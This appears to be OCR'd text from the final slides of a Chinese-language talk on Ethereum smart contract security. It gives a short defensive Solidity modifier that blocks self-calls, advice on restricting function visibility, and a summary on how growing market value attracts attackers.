
- 对于敏感操作，检查sender是否为this
- 使用private和internal限制访问

```
modifier banContractSelf() {
        if(msg.sender == address(this)) {
                throw;
        }
        _;
}


function approve(address _to, uint256 _value) banContractSelf{
        // some codes
}
```

4

议题总结

议题总结



暴涨的市值 → 专业的猎手

应用流行 → 更多攻击面

特性 → 经济价值

安全漏洞 → 漏洞

以太坊 → 其他公链

一切只是刚刚开始

Thanks